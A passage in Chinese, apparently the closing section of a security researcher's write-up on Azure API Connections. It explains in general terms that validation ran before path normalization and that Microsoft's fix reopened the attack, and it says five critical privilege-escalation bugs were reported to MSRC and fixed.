
再次攻击成功,结果相同。问题的根源在于:校验发生在路径规范化之前,所以 runtime 以为 URI 指向的是我引用的连接,但 APIM 实例却有不同的理解。
就这样,我又拿到了一个严重漏洞。
乐趣还没结束。等 Microsoft 终于凑出一个针对这个路径遍历的修复后,出人意料的事情发生了:原本的 RuntimeUrl 路径不再被校验,于是这个攻击又能重演了。我本想再放几张截图,但内容和上面完全一样,大家自行想象即可。
报告与奖励
总的来说,API Connections 一共让我拿到了五个 Azure 严重权限提升漏洞,可能比预想的还多。这些漏洞在我提交报告后都在合理时间内得到了修复,虽然过程中和 MSRC 有些分歧,但总体上我对结果相当满意。